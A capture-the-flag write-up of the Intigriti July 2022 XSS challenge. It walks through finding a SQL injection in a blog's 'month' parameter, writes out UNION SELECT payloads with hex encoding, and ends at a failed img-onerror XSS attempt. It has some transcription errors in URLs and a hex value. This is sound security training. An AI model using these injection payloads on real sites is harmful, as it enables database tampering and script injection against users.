


Intigriti July 2022 Challenge: XSS Challenge 0722 by Vroemy

In July ethical hacking platform Intigriti (<https://www.intigriti.com/>) launched a new Cross Site Scripting challenge. The challenge itself was created by a community member Vroemy.



Rules of the challenge

- Should work on the latest version of Firefox **AND** Chrome.
- Should execute alert (document.domain).
- Should leverage a cross site scripting vulnerability on this domain.
- Shouldn't be self-XSS or related to MiTM attacks
- Should not require any kind of user interaction. There should be a URL that when visited will present the victim with a popup

Challenge

To simplify a victim needs to visit our crafted web url for the challenge page and arbitrary javascript should be executed to launch a Cross Site Scripting (XSS) attack against our victim.

The XSS (Cross Site Scripting) attack

Step 1: Recon

As always we try to understand what the web application is doing. A good start for example is using the web application, reading the challenge page source code and looking for possible input.

Our challenge page is a simple blog containing some posts from the months March and February.

The screenshot shows a web browser displaying a blog titled "Awesome kitty blog". The page includes a header with the title, a sidebar with "From the Firehose", an "About" section, and an "Archives" section. The main content area lists four posts:

- It's March already** (2022-03-22 02:35:10 by Jake)
Time goes fast
- I'm new** (2022-02-14 15:57:42 by Jake)
Hello, I'm Jake and I'm new here
- Second post** (2022-02-14 15:57:22 by Anton)
Another post by Anton
- First post** (2022-02-14 15:26:55 by Anton)
Hello everyone

At the bottom, there is a footer with credits and a "Back to top" link.

Few things that are interesting: The usernames and archives seem to be a link that can be clicked so lets use this.

The usernames are just an anchor tag leading to the top of the page. This is not useful:

The screenshot shows the same blog page as before, but with a red arrow pointing to the username "Jake" in the first post. This highlights the fact that the username is a clickable link.

The Archives are better they reveal an URL parameter “month”

challenge-0722.intigrity.io/challenge/challenge.php?month=2

Awesome kitty blog

From the Firehose

I'm new
2022-02-14 15:57:42 by [Jake](#)
Hello, I'm Jake and I'm new here

Second post
2022-02-14 15:57:22 by [Anton](#)
Another post by Anton

First post
2022-02-14 15:26:55 by [Anton](#)
Hello everyone

About
Thank you for visiting my blog. I hope you also love kitties

Archives
[March 2022](#)
[February 2022](#)

Blog template built for [Bootstrap](#) by [@mdo](#).
[Back to top](#)

Something else that could be in our interest is the technology used to build this blog. It could be a vulnerability exists for this. (<https://getbootstrap.com/>)

challenge-0722.intigrity.io/challenge/challenge.php?month=2

Awesome kitty blog

From the Firehose

I'm new
2022-02-14 15:57:42 by [Jake](#)
Hello, I'm Jake and I'm new here

Second post
2022-02-14 15:57:22 by [Anton](#)
Another post by Anton


First post
2022-02-14 15:26:55 by [Anton](#)
Hello everyone

About
Thank you for visiting my blog, I hope you also love kitties

Archives
[March 2022](#)
[February 2022](#)


Blog template built for [Bootstrap](#) by [@mdo](#).
[Back to top](#)

Next step is to check the source code of the blog. Right click to view the page source:



The screenshot shows a web browser window with the URL `challenge-0722.integrit.io/challenge/challenge.php?month=2`. The page title is "Awesome kitty blog". On the left, there's a sidebar with "From the Firehose" and a post by Jake from February 14, 2022. On the right, there's an "About" section with a message from Anton Vroomans and an "Archives" section with links to March 2022 and February 2022. A context menu is open over the first post, with the "View Page Source" option highlighted.

We see the HTML code but this does not reveal much except bootstrap version 5.1.3 was used. The reason is pretty simple our blog is using PHP which is server side. This means we are not able to see the actual source code behind this blog.



```
<!--> <!--> C ⓘ view-source:https://challenge-0722.integrit.io/challenge/challenge.php?month=2
Line wrap □
1 <!doctype html>
2 <html lang="en">
3   <head>
4     <meta charset="utf-8">
5     <meta name="viewport" content="width=device-width, initial-scale=1">
6     <meta name="description" content="Awesome kitty blog">
7     <meta name="author" content="Anton Vroomans">
8     <title>Awesome kitty blog</title>
9     <link rel="stylesheet" href="https://cdnjs.cloudflare.com/ajax/libs/bootstrap/5.1.3/css/bootstrap.min.css" integrity="sha512-OQGU0E9Mi238u+a/bdMjfUGKUkdgfpdgBm72SUQ6BeykjcytonEjh+QH9iP4Df+7RM019f5eR0L4w==" crossorigin="anonymous" r...
10    <link href="https://fonts.googleapis.com/css?family=Playfair+Italique:700,900&display=swap" rel="stylesheet">
11    <link href="blog.css" rel="stylesheet">
12  </head>
13  <body>
14
15    <div class="container">
16      <header class="blog-header py-3">
17        <div class="row flex-no-wrap justify-content-between align-items-center">
18          <div class="col-12 text-center">
19            <div class="blog-header-logo text-dark" href="#">Awesome kitty blog</a>
20          </div>
21        </div>
22      </header>
23
24    <main class="container">
25      <div class="row g-5">
26        <div class="col-md-8">
27          <h3 class="pb-4 mb-4 fnt-italic border-bottom">
28            <a href="#">The firehose</a>
29          </h3>
30
31          <article class="blog-post">
32            <h2 class="blog-post-title">I'm new</h2>
33            <p class="blog-post-meta">2022-02-14 15:57:42 by <a href="#">Jake</a></p>
34            <p>Hello, I'm Jake and I'm new here</p>
35          </article>
36
37          <article class="blog-post">
38            <h2 class="blog-post-title">Second post</h2>
39            <p class="blog-post-meta">2022-02-14 15:57:22 by <a href="#">Anton</a></p>
40            <p>Another post by Anton</p>
41          </article>
42
43          <article class="blog-post">
44            <h2 class="blog-post-title">First post</h2>
45            <p class="blog-post-meta">2022-02-14 15:26:55 by <a href="#">Anton</a></p>
46            <p>Hello everyone</p>
47          </article>
48
49        </div>
50      </div>
51
52      <div class="col-md-4">
53        <div class="position-sticky tops">
54          <div class="list-group mb-0 rounded">
55            <ul class="list-unstyled mb-0">
56              <li class="mb-0">Thank you for visiting my blog, I hope you also love kitties</li>
57            </ul>
58          </div>
59
60          <div class="p-3">
61            <h4 class="fnt-italic">Archives</h4>
62            <ol class="list-unstyled mb-0">
63              <li><a href="#">March 2022</a></li><li><a href="#">February 2022</a></li>
64            </ol>
65          </div>
66        </div>
67      </div>
68
69    </main>
70
71    <footer class="blog-footer">
72      <p>Blog template built for <a href="https://getbootstrap.com/">Bootstrap</a> by <a href="https://twitter.com/mdo">@mdo</a>.</p>
73      <p><a href="#">Back to top</a></p>
74    </footer>
75
76    <script src="https://cdnjs.cloudflare.com/ajax/libs/bootstrap/5.1.3/js/bootstrap.min.js" integrity="sha512-OvBgP9A2JBgiRad/mM36mkzXSxkJB9BE1ENvEmeEdITvwT09nxLtTitwkCs8m/loHbPHsvPl0T8lRGVBwjlQ==" crossorigin="anonymous" referrerPolicy="no-referrer">
77    </script>
78
79  </body>
80</html>
```

Take aways after recon:

- Blog build with PHP which runs server side. We cannot access the PHP code behind.
- Bootstrap 5.1.3 is used. Quick check on Google shows no vulnerabilities that can be used.
- A parameter “month=” is used.

Step 2: Fuzzing with our parameter

Only 1 thing we can play with after our recon and that is the “month” parameter.

Setting the month to February (2 in this case) only shows the posts from February:

<https://challenge-0722.intigriti.io/challenge/challenge.php?month=2>

Setting the month to March (3 in this case) only shows the posts from March:


<https://challenge-0722.intigriti.io/challenge/challenge.php?month=3>

Setting the month to January (probably 1 but there is no link on the page) shows no posts:

<https://challenge-0722.intigriti.io/challenge/challenge.php?month=1>

Next step what if we put some text as parameter value:

<https://challenge-0722.intigriti.io/challenge/challenge.php?month=test>



Ok this gives an error. Our PHP blog only accepts integers (numbers) as input for the “month” parameter.

So no direct reflection of our parameter onto the page. This does not mean this parameter is not in our interest. A lot of other things can be wrong. The logic behind the parameter seems to be something like if the month is set to this number get me everything that is linked with that month.

This really feels like a database is behind this blog containing all the info that needs to be shown for each month: blog text, date, author, title...

Logical next step would be to try SQL injection to fuzz with the database and see how the PHP page responds to this.

A really nice page that can help is this one: <https://github.com/kleiton0x00/Advanced-SQL-Injection-Cheatsheet/tree/main/Error%20Based%20SQLi>

Classic SQL injection would start like this (' = %27 URL encoded):
<https://challenge-0722.intigriti.io/challenge/challenge.php?month=2'>

We get an error but it does not show anything about the database:



Ok the parameter works with numbers and we know if month=2 we get everything for February. So can we influence the database query in following way. We set month=4-2 which should be wrong but if our input goes into the query to the database it will think 4-2 that is 2 so I need to show February:

A screenshot of a blog website titled "Awesome kitty blog". The main content area lists three posts: "I'm new" (by Jake), "Second post" (by Anton), and "First post" (by Anton). Below each post is a timestamp and a link to another post by the same author. To the right of the posts is a sidebar with sections for "About" (a thank you message) and "Archives" (links to March 2022 and February 2022). At the bottom of the page is a footer with a link to the Bootstrap template and a "Back to top" button.

That works so we have some influence on the query going to the database.

Another way to show we control the query is following.

<https://challenge-0722.intigriti.io/challenge/challenge.php?month=2 AND 11=11>

This statement is true (11=11) so should show February.

The screenshot shows a web browser window with the URL `challenge-0722.intigriti.io/challenge/challenge.php?month=2%20AND%2011=11`. The page title is "Awesome kitty blog". The main content area is titled "From the Firehose" and lists three posts:

- I'm new** (2022-02-14 15:57:42 by Jake)
Hello, I'm Jake and I'm new here
- Second post** (2022-02-14 15:57:22 by Anton)
Another post by Anton
- First post** (2022-02-14 15:26:56 by Anton)
Hello everyone

The right sidebar contains an "About" section with the message "Thank you for visiting my blog, I hope you also love kitties" and an "Archives" section with links to "March 2022" and "February 2022". At the bottom of the page, there is a note "Blog template built for [Bootstrap](#) by [@mdo](#)." and a "Back to top" link.

<https://challenge-0722.intigriti.io/challenge/challenge.php?month=2 AND 11=12>

This statement is not true (11 is not equal to 12) so we should see another response from the server and database:

The screenshot shows a web browser window with the URL `challenge-0722.intigriti.io/challenge/challenge.php?month=2%20AND%2011=12`. The page title is "Awesome kitty blog". The main content area is titled "From the Firehose" and lists the same three posts as the previous screenshot.

The right sidebar contains an "About" section with the message "Thank you for visiting my blog, I hope you also love kitties" and an "Archives" section with links to "March 2022" and "February 2022". At the bottom of the page, there is a note "Blog template built for [Bootstrap](#) by [@mdo](#)." and a "Back to top" link.

We have SQL injection but we need to do something with it. Next step is to see how much columns the database has. This can easily be done with following steps with "order by". The -- - at the end comments out the rest of the original query the server would normally send.

<https://challenge-0722.intigriti.io/challenge/challenge.php?month=2 order by 1-- ->

<https://challenge-0722.intigriti.io/challenge/challenge.php?month=2 order by 2-- ->

<https://challenge-0722.intigriti.io/challenge/challenge.php?month=2 order by 3-- ->

<https://challenge-0722.intigriti.io/challenge/challenge.php?month=2 order by 4-- ->

<https://challenge-0722.intigriti.io/challenge/challenge.php?month=2 order by 5-- ->

<https://challenge-0722.intigriti.io/challenge/challenge.php?month=2 order by 6-- ->

They all work fine until we reach “order by 6” then we get an error this means the table used in the database query for the PHP blog has 5 columns

The screenshot shows a web page titled "Awesome kitty blog". The page has a header "From the Firehose" and three main content sections:

- First post**: 2022-02-14 15:26:55 by Anton. Content: Hello everyone.
- Second post**: 2022-02-14 15:57:22 by Anton. Content: Another post by Anton.
- I'm new**: 2022-02-14 15:57:42 by Jake. Content: Hello, I'm Jake and I'm new here.

On the right side, there are "About" and "Archives" sections. The "About" section says "Thank you for visiting my blog, I hope you also love kitties". The "Archives" section links to "March 2022" and "February 2022". At the bottom, it says "Blog template built for Bootstrap by @mdo." and "Back to top".

The screenshot shows the same blog page as before, but now with an "error" message displayed below the posts. The "error" message is a single word, likely indicating a database error or a placeholder for further investigation.

We now know the number of columns for 1 table in the database. Next step is to see if we can reflect some values from that table. This can be done with a “union select”. At this point we do not know if each column expects integer (number) or string (letter) so we need to test them both. We can also use the word NULL which is good to start but this will not show any reflection on the page.

=> union select NULL,NULL,NULL,NULL,NULL-- -

=> 5 times NULL because we found 5 columns in our previous step.

<https://challenge-0722.intigriti.io/challenge/challenge.php?month=2> union Select
NULL,NULL,NULL,NULL,NULL-- -

The screenshot shows a web browser window with the following details:

- URL Bar:** challenge-0722.intigriti.io/challenge/challenge.php?month=2%union%20Select%20NULL,NULL,NULL,NULL,NULL--%20-
- Title:** Awesome kitty blog
- Content Sections:**
 - From the Firehose:** Includes a post titled "First post" (2022-02-14 15:26:55 by Anton) with the text "Hello everyone". Below it is another post titled "Second post" (2022-02-14 15:57:22 by Anton) with the text "Another post by Anton".
 - About:** A box containing the text "Thank you for visiting my blog, I hope you also love kitties".
 - Archives:** Links to "March 2022" and "February 2022".
- Bottom:** A footer with the text "Blog template built for Bootstrap by @mdo." and a "Back to top" link.

The page looks a bit messed up but that is good. We are controlling the database output now. We need to get something reflected. An approach could be to change each column first to an integer and afterwards to a string and see if we get errors or not to determine what the database wants.

<https://challenge-0722.intigriti.io/challenge/challenge.php?month=2> union Select
11,NULL,NULL,NULL,NULL-- -

The screenshot shows a web browser window with the following details:

- URL Bar:** challenge-0722.intigriti.io/challenge/challenge.php?month=2%union%20Select%2011,NULL,NULL,NULL,NULL--%20- (A red arrow points to the URL bar).
- Title:** Awesome kitty blog
- Content Sections:**
 - From the Firehose:** Includes a post titled "First post" (2022-02-14 15:26:55 by Anton) with the text "Hello everyone". Below it is another post titled "Second post" (2022-02-14 15:57:22 by Anton) with the text "Another post by Anton".
 - About:** A box containing the text "Thank you for visiting my blog, I hope you also love kitties".
 - Archives:** Links to "March 2022" and "February 2022".
- Bottom:** A footer with the text "Blog template built for Bootstrap by @mdo." and a "Back to top" link.

No error so that is good. First table accepts integers but it seems nowhere reflected on the page so that is not useful.

Next lets try a string (letter) as input for the first column

<https://challenge-0722.intigriti.io/challenge/challenge.php?month=2 union Select 'aa',NULL,NULL,NULL-- ->

A screenshot of a web browser window. The address bar shows the URL: challenge-0722.intigriti.io/challenge/challenge.php?month=2%20union%20Select%20'aa',NULL,NULL,NULL--%20-. The main content area has a header 'Awesome kitty blog'. Below it, there's a section titled 'From the Firehose' which contains the word 'error' with a red arrow pointing to it.

Error so that is not good. First column only accepts integers. Next step is second column to test.

<https://challenge-0722.intigriti.io/challenge/challenge.php?month=2 union Select 11,22,NULL,NULL,NULL-- ->

A screenshot of a blog page titled 'Awesome kitty blog'. The page features a sidebar with 'About' (thank you for visiting my blog, I hope you also love kitties) and 'Archives' (links to March 2022 and February 2022). The main content area lists three posts:

- First post** (2022-02-14 15:26:55 by Anton): Hello everyone
- Second post** (2022-02-14 15:57:22 by Anton): Another post by Anton
- I'm new** (2022-02-14 15:57:42 by Jake): Hello, I'm Jake and I'm new here

A red arrow points from the text '22' in the 'Second post' section to the number '22' in the 'I'm new' post section.

All right reflection. Exactly what we want. Lets try to set a string as input.

<https://challenge-0722.intigriti.io/challenge/challenge.php?month=2 union Select 11,'aa',NULL,NULL,NULL-- ->

A screenshot of a web browser window. The address bar shows the URL: challenge-0722.intigriti.io/challenge/challenge.php?month=2%20union%20Select%2011,'aa',NULL,NULL,NULL--%20-. The main content area has a header 'Awesome kitty blog'. Below it, there's a section titled 'From the Firehose' which contains the word 'error' with a red arrow pointing to it.

Error so second column also only accepts integers. This you need to do for each column. To speedup this write up you will end up with following:

<https://challenge-0722.intigriti.io/challenge/challenge.php?month=2 Union Select 11,22,33,44,55-- ->

The screenshot shows a web browser displaying a blog titled "Awesome kitty blog". The URL in the address bar is "challenge-0722.intigriti.io/challenge/challenge.php?month=2%20Union%20Select%2011,22,33,44,55--%20-". The blog has three posts:

- First post**: Posted on 2022-02-14 15:26:55 by Anton. Content: "Hello everyone".
- Second post**: Posted on 2022-02-14 15:57:22 by Anton. Content: "Another post by Anton".
- I'm new**: Posted on 2022-02-14 15:57:42 by Jake. Content: "Hello, I'm Jake and I'm new here".

A red arrow points from the URL in the browser bar to the number "22" in the "Second post" section.

5 columns but only 3 are reflected. They all only accept integers. So reflecting text seems hard at this moment and we need that to get XSS. There are some solutions to this :-)

1) use hexadecimal notation: <https://challenge-0722.intigriti.io/challenge/challenge.php?month=2 Union Select 11,22,0x74657374,44,55-- ->

2) use ASCII or char() notation: [https://challenge-0722.intigriti.io/challenge/challenge.php?month=2 Union Select 11,22,char\(116,101,115,116\),44,55-- -](https://challenge-0722.intigriti.io/challenge/challenge.php?month=2 Union Select 11,22,char(116,101,115,116),44,55-- -)

I use a hexadecimal and ASCII converter from internet to get the correct values. I prefer to use hexadecimal in the next steps.

<https://gchq.github.io/CyberChef/> (for hexadecimal put 0x in front of the output before to use it)

Download CyberChef [Download](#)

Last build: 23 days ago

Operations

Search...

Favourites

- To Base64
- From Base64
- To Hex
- From Hex
- To Hexdump
- From Hexdump
- URL Decode
- Regular expression
- Entropy
- Fork
- Magic

Data format

Encryption / Encoding

Public Key

Arithmetic / Logic

Networking

Language

Utils

Date / Time

Extractors

Compression

Hashing

Code tidy

Forensics

Recipe

To Hex

Delimiter: None

Bytes per line: 0

Input: test

Output: 74657374

start: 0 end: 8 length: 8 lines: 1

Options [⚙️](#) About / Support [?](#)

challenge-0722.intgrii.io/challenge/challenge.php?month=2%20Union%20Select%2011,22,0x74657374,44,55--%20-

Awesome kitty blog

From the Firehose

First post

2022-02-14 15:26:55 by [Anton](#)

Hello everyone

Second post

2022-02-14 15:57:22 by [Anton](#)

Another post by Anton

I'm new

2022-02-14 15:57:22 by [Jake](#)

Hello, I'm Jake and I'm new here

22
55 b
test

About

Thank you for visiting my blog, I hope you also love kitties

Archives

[March 2022](#)
[February 2022](#)

Awesome kitty blog

From the Firehose

First post
2022-02-14 15:26:55 by Anton
Hello everyone

Second post
2022-02-14 15:57:22 by Anton
Another post by Anton

I'm new
2022-02-14 15:57:47 by Jake
Hello, I'm Jake and I'm new here

22
55 by
test

Blog template built for [Bootstrap](#) by [@mdo](#).

We got our SQL injection and we can reflect some values. It looks pretty easy now, just convert our XSS payload to hexadecimal and we get an XSS.

Lets take as our payload and convert it to hexadecimal.

Download CyberChef [Download](#)

Last build: 23 days ago

Operations

- Search...
- Favourites
- To Base64
- From Base64
- To Hex
- From Hex
- To Hexdump
- From Hexdump
- URL Decode
- Regular expression
- Entropy
- Fork
- Magic

Data format

Encryption / Encoding

Public Key

Arithmetic / Logic

Networking

Language

Utils

Date / Time

Extractors

Compression

Hashing

Code tidy

Recipe

To Hex

Input

Output


3c696d67207372633d70206f6e6572726f723d616c6572742831293e

<https://challenge-0722.intigriti.io/challenge/challenge.php?month=2> Union Select
11,22,0x3c696d67207372633d78206f6e6572726f723d616c6572742831293e,44,55-- -

A screenshot of a web browser displaying a blog post titled "22". The post content is "". A red arrow points from the text "onerror=alert()" towards the bottom right corner of the page, where a context menu is open over the payload. The context menu includes options like "Look Up *alert*", "Copy", "Inspect" (which is highlighted), and "Services". The page also features a header "Awesome kitty blog", a sidebar with "About" and "Archives" sections, and a footer indicating the template is built for Bootstrap by @mdo.

Bad luck no popup and thus no XSS attack. We need to get into the source code to see why our payload is not seen as valid HTML.

A screenshot of a web browser showing the same blog post "22". The context menu is open over the payload "". The "Inspect" option is highlighted with a blue selection bar. The page structure includes a header, a sidebar with "About" and "Archives" sections, and a footer indicating the template is built for Bootstrap by @mdo.

